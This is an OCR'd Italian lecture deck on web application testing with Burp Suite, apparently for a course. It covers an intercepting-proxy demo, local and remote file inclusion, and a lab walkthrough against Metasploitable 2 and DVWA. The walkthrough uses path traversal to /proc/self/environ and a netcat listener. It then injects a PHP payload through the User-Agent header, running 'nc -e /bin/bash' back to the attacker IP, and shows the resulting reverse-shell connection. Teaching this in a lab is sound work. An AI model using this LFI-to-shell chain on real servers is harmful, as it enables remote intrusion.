


Il caricamento della pagina rimane bloccato…

Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 1


- Ritorniamo alla Burp Suite



Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 1


- Ritorniamo alla Burp Suite



Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 1


- Ritorniamo alla Burp Suite



Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 1

- Ritorniamo alla Burp Suite



Viene inoltrata la richiesta HTTP

Analisi delle Applicazioni Web


Burp Suite – Esempio di Man in the Middle 1

- A questo punto in Firefox viene mostrata la pagina richiesta

Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 1

- Ritornando alla Burp Suite possiamo notare i dettagli riguardanti la richiesta e la risposta HTTP precedentemente generate



Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 2

- **Local File Inclusion (LFI)**
  - Permette ad un attaccante di
    - Leggere file sul Server
    - Accedere a file che si trovano all'esterno della directory **`www`**

- **Remote File Inclusion (RFI)**
  - Permette ad un attaccante di
    - Leggere qualsiasi file da qualsiasi Server
    - Eseguire sulla macchina target file presenti in altri Server

Queste vulnerabilità possono essere sfruttate tramite URL

Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 2

- La vulnerabilità di LFI consente di leggere file sul Server

- Alcuni dei file presenti sul Server memorizzano azioni compiute dagli utenti (ad esempio, accessi, visite, etc)
  - **`/proc/self/environ`**
  - **`/var/log/auth.log`**
  - **`/var/log/apache2/access.log`**

- È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti (potenzialmente malevoli) al Server
  - Ad esempio, *Payload*

Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 2

- La vulnerabilità di LFI consente di leggere file sul Server

- Alcuni dei file presenti sul Server memorizzano azioni compiute dagli utenti (ad esempio, accessi, visite, etc)
  - `/proc/self/environ`
  - `/var/log/auth.log`
  - `/var/log/apache2/access.log`


- **File contenente informazioni sull'ambiente corrente di chi accede al Server**
  - **Variabili d'ambiente**

- È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti (potenzialmente malevoli) al Server
  - Ad esempio, *Payload*

Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 2

- Accedendo al file **`proc/self/environ`** (presente su MS2) tramite Web browser osserviamo che tra le variabili d'ambiente memorizzate da tale file c'è anche lo *User Agent* del browser che ha effettuato l'accesso
  - **http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environ**




Macchina target: Metasploitable 2 (Indirizzo IP: 10.0.2.10)
Servizio Web Vulnerabile a LFI: Damn Vulnerable Web Application (DVWA)

Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 2

- Accedendo al file **`proc/self/environ`** (presente su MS2) tramite Web browser osserviamo che tra le variabili d'ambiente memorizzate da tale file c'è anche lo *User Agent* del browser che ha effettuato l'accesso
  - **http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environ**



- **Lo *User Agent* (variabile `HTTP_USER_AGENT`) è inviato dal Web browser al Server**
  - **Modifichiamo il valore associato a tale variabile utilizzando un *Interceptor Proxy***

Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 2

- Utilizzando la Burp Suite, invieremo al server un semplice payload che ci permetterà di istanziare una *Reverse Shell*
  - Per la creazione della *Reverse Shell* useremo lo strumento *netcat* (comando **`nc`**)

- Tramite il comando **`nc`** mettiamo in «listening» la macchina «attaccante» sulla porta **`4444`**
  - **`nc -vv -l -p 4444`**


```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```

Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 2

- Accediamo al file **`/proc/self/environ`** tramite Web browser
  - http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../../../proc/self/environ


- Utilizzando la **Burp Suite** modifichiamo lo *User Agent* impostato dal Web browser ed inviamo al Server un payload incluso in tag PHP



Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 2

- Tramite lo *User Agent* inviamo al server codice PHP contenente un *payload*
  - `<?passthru("nc -e /bin/bash 10.0.2.11 4444");?>`



Dove 10.0.2.11 rappresenta l'indirizzo IP della macchina «attaccante»

Analisi delle Applicazioni Web

Burp Suite – Esempio di Man in the Middle 2


- Non appena il payload inviato tramite la Burp Suite viene eseguito dalla macchina target, abbiamo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 56309
```

Analisi delle Applicazioni Web

Burp Suite – Altre Funzionalità (*Intruder*)


- Oltre alle funzionalità di **`Proxy`**, la Burp Suite ne fornisce anche altre, alcune delle quali non sono disponibili nella *Community Edition*
  - La funzionalità **`Intruder`** permette di condurre attacchi verso vulnerabilità Web note
    - Tale funzione permette di personalizzare gli attacchi in base ad una vasta gamma di fattori



Analisi delle Applicazioni Web

Burp Suite – Altre Funzionalità (*Repeater*)

